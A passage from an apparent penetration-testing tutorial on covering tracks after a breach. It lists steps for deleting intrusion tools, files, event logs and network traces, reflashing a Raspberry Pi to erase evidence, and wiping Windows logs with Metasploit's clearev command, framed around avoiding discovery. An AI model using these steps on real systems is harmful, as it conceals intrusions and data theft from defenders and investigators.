Finally, to complete this part, you will learn how to erase its tracks after an intrusion. A successful hack is a hack that will never be revealed. For this, it is essential for a hacker to erase his tracks so as not to be discovered. To do this, think about the following points:

- Uninstall all applications installed for intrusion;
- Delete all files created or copied;
- Delete from the event logs of the target machine the remote connection traces;
- Clean up files, including tools installed
- Hiding files that you need to leave
- Sanitize log files (remove entries or entire logs)
- Remove any traces of activity while accessing the environment

Also remove traces of traffic generated on network equipment from the event logs. For example, if the hack consisted of the theft of a large database, this will generate abnormal flows on network equipment. It is therefore necessary to erase a maximum of traces at this level so as not to be spotted.

It's also be better to protect our self after we done from any attack, so for that we can consider that part as complete step for the Reporting steps that we need to do.

4.4.1 Covering our tracks

One of the key tasks in which penetration testers as well as criminals tend to fail is cleaning up after they breach a system. Forensic evidence can be anything from the digital network footprint (the IP address, type of network traffic seen on the wire, and so on) to the logs on a compromised endpoint. There is also evidence of the tools used, such as those used when using a Raspberry Pi to do something malicious. An example is running more ~/.bash_history on a Raspberry Pi to see the entire history of the commands that were used.

The good news for Raspberry Pi hackers is that they don't have to worry about storage elements such as ROM since the only storage to consider is the microSD card. This means attackers just need to re-flash the microSD card to erase evidence that the Raspberry Pi was used. Before doing that, let's work our way through the cleanup process starting from the compromised system to the last step of reimaging our Raspberry Pi.

4.4.2 Wiping logs

The first step we should perform to cover our tracks is remove any event logs from the compromised system that we accessed.

For Windows systems, we can use a tool within Metasploit called **Clearev** that does this for us in an automated fashion. Clearev is designed to access a Windows system and wipe the logs. An overzealous administrator might notice the changes when we clean the logs.

However, most administrators will never notice the changes. Also, since the logs are wiped, the worst that could happen is that an administrator might identify that their systems have been breached, but the logs containing our access information would have been removed.

Clearev comes with the Metasploit arsenal. To use clearev once we have breached a Windows system with a **Meterpreter**, type meterpreter > clearev. There is no further configuration, which means clearev just wipes the logs upon execution. The following screenshot shows what that will look like: